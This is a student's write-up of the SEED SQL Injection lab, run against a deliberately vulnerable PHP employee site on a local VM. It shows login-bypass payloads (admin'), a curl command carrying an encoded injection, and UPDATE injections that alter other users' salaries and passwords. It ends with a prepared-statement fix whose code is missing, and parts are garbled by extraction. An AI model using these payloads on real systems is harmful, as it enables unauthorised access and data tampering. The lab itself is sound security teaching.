## SQL Injection Attack Lab

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### 1 Lab Tasks

#### 1.1 Task 1: Get Familiar with SQL Statements


#### Observation:

```
[11/11/18]seed@VM:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure. Welcome to the MySQL monitor. Commands end with ; or \gray{g}.
Your MySQL connection id is 6
Server version: 5.7.19-Oubuntu0.16.04.1 (Ubuntu)
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affiliates. Other names may be trademarks of their respective
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
mysql>
mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> show tables;
 Tables_in_Users
  credential
1 row in set (0.01 sec)
```

| mysql> select * from credential where name = "Alice";  |
|--|
| -++   ID   Name   EID   Salary   birth   SSN   PhoneNumber   Address   Email   NickName   Password |
| 1   Alice   10000   20000   9/20   10211002  |
| 1 row in set (0.02 sec)  |

### 1.2 Task 2: SQL Injection Attack on SELECT Statement

Task 2.1: SQL Injection Attack from webpage. The objective of this task to see the information of all the employees. We have to specify the *Username* and *Password* in the login page. After reading the SQL construction code, we can fill in the *Username* with admin' and leave the *Passsword* as blank.



**Observation:** After clicking **Login** button, we successfully loged in as the **Admin** and obtained all the information of each member.

#### **User Details** Username Nickname Eld Salary **Birthday** SSN **Emai** Alice 10000 20000 9/20 10211002 **Boby** 20000 30000 4/20 10213352 30000 Ryan 50000 4/10 98993524 Samy 40000 90000 1/11 32193525 Ted 50000 110000 11/3 32111111 **Admin** 99999 400000 3/5 43254314


Task 2.2: SQL Injection Attack from command line. The objective of this task is similar with Task 2.1 but instead of using webpage, we need to use the *curl* to contruct a command to send it to the Mysql. Through Task 2.1 we can infer that we only need to specify the *Admin* to be **admin**' and we can log in as the admin. In the curl command, we need to specify the parameter *admin* to **admin** %27%23 and send it to the web application. So we construct the following command:

[11/11/18]seed@VM:~\$ curl 'www.SeedLabSQLInjection.com/unsafe\_home.php?username=a dmin%27%23'
■

**Observation:** After hitting the return key, we successfully loged in as the **Admin** and obtain all the information of each member.

<li</pre> class='nav-item active'><a class='nav-link' href='unsafe home.php'>Home <span cl ass='sr-only'>(current)</span></a><a class='nav-link' h ref='unsafe\_edit\_frontend.php'>Edit Profile</a><button onclick='logout( ' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></di v></nav><div class='container'><br><h1 class='text-center'><b> User Details </b>< /hl><hr><br><thead class='thead -dark'>UsernameEIdS alaryBirthdaySSNNi cknameEmailAddress Ph. Number</thead> Alice10000< tr> Boby20000300004/20102 13352 30000500004/1098993524< td>900001 row'> Ted5000011000011/332111111 > <br>><br>> <div class="text-center">

Task 2.3: Append a new SQL statement. The objective of this task is appending a SQL with semicolon to modify the database (delete a record). In the *Username* blank of the Login webpage, we can specify the following information and fill it in the blank. I choose to delete the **Ted's** record.



**Observation:** After clicking the **Loging**, the webpage prompt an error message and we cannot launch the attack, because in PHP's mysqli extension, the mysqli::query() API doesn't allow multiple queries to run in the database server.

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'DELETE FROM credential WHERE Name = 'Ted'#' and Password='da39a3ee5e6b4b0d3255bf' at line 3]\n

## 1.3 Task 3: SQL Injection Attack on UPDATE Statement

To do this task, firstly we need to log in as normal user, let's log in as Alice and send an **Edit Profile** request.

| Alice Profile |          |  |
|---------------|----------|--|
| Кеу           | Value    |  |
| Employee ID   | 10000    |  |
| Salary        | 20000    |  |
| Birth         | 9/20     |  |
| SSN           | 10211002 |  |
| NickName      |          |  |

Task 3.1: Modify your own salary. To modify my salary, first let us open the Edit Profile page, then let's fill in the blanks with the following information.

| Alice's Profile Edit |                 |  |
|----------------------|-----------------|--|
|                      |                 |  |
| NickName             | NickName        |  |
| Email                | Email           |  |
| Address              | Address         |  |
| Phone Number         | ',salary='40000 |  |
| Password             | •••••           |  |
|                      |                 |  |
| Save                 |                 |  |

**Observation:** After clicking the  $\bf Save$  button, the responsive page shows that Alice's salary is updated.

# **Alice Profile**

| Key         | Value    |
|-------------|----------|
| Employee ID | 10000    |
| Salary      | 40000    |
| Birth       | 9/20     |
| SSN         | 10211002 |
| NickName    |          |
| Email       |          |
| Address     |          |

Task 3.2: Modify other people' salary. To modify some others' salary, first let us open the Edit Profile page, in this task we choose to modify my boss Boby's salary and redute it to 1 dollar, then let's fill in the blanks with the following information.

| Alice's Profile Edit |                                 |  |
|----------------------|---------------------------------|--|
|                      |                                 |  |
| NickName             | NickName                        |  |
| Email                | Email                           |  |
| Address              | Address                         |  |
| Phone Number         | ',salary='1' where Name='Boby'# |  |
| Password             | Password                        |  |
| Save                 |                                 |  |

**Observation:** After clicking the **Save** button, either we can log in as Boby to see its profile or we can query the information of Boby in the Mysql console. When we query the information in the Mysql console we can see that Boby's salary is modified and now it is 1 dollar.

| mysql> mysql> select * from credential; ++++++++    | ++        |
|---|-----------|
| ++<br>  1   Alice   10000   40000   9/20   10211002 |           |
| fdbe918bdae83000aa54747fc95fe0470fff4976            |           |
| 2   Boby   20000   1   4/20   10213352              |           |
| fdbe918bdae83000aa54747fc95fe0470fff4976            | J J J V S |
| 3   Ryan   30000   50000   4/10   98993524          | 3         |
| a3c50276cb120637cca669eb38fb9928b017e9ef            |           |
| 4   Samy   40000   90000   1/11   32193525          |           |
| 995b8b8c183f349b3cab0ae7fccd39133508d2af            |           |
| 5   Ted   50000   110000   11/3   32111111          | 0 1       |
| 99343bff28a7bb51cb6f22cb20a618701a2c2f58            |           |
| 6   Admin   99999   400000   3/5   43254314         |           |
| a5bdf35a1df4ea895905f6f6618e83951a6effc0            |           |
| +   | +         |
| f to (0.00)   |           |
| 6 rows in set (0.00 sec)                            |           |

Modify other people' password. To modify some others' password, first let us open the **Edit Profile** page, in this task we choose to modify my boss Boby's password to be 12345678, before modifying it, we can record what the current password is by querying it in the console,

| mysql> select * from credential where Name = 'Boby';  |
|---|
| ID   Name   EID   Salary   birth   SSN   PhoneNumber   Address   Email   NickName   Password   ++ |
| 2   Boby   20000   2   4/20   10213352  |
| 1 row in set (0.00 sec)   |

then let's fill in the blanks with the following information.

| Alice's Profile Edit |                      |  |
|----------------------|----------------------|--|
|                      |                      |  |
| NickName             | NickName             |  |
| Email                | Email                |  |
| Address              | Address              |  |
| Phone Number         | where Name = 'Boby'# |  |
| Password             | ••••                 |  |
|                      |                      |  |

**Observation:** After clicking the **Save** button, the responsive webpage prompts there is not account matches, We can check Boby's information again in the console,

| The account information your provide does not exist. |
|--|
| Go back  |
|  |

compare it with the previous result, Boby's password indeed get modified, now let's log in as Boby with the new password.

## **Boby Profile**


| Кеу         | Value    |
|-------------|----------|
| Employee ID | 20000    |
| Salary      | 2        |
| Birth       | 4/20     |
| SSN         | 10213352 |
| NickName    |          |
| Email       |          |

#### 1.4 Task 4: Countermeasure — Prepared Statement

To apply the prepared statement countermeasure, let's modify the unsafe\_home.php, the unsafe\_home.php contains the vulnerability that if the data field contains some code, the code will be executed in the backend. We need to modify the following code:

the safe code should be the following:

Then we can restart the Apache server and redo the task 2. This time we cannot view all the members' information by simply filling the **Username** field with admin'.



The account information your provide does not exist.

Go back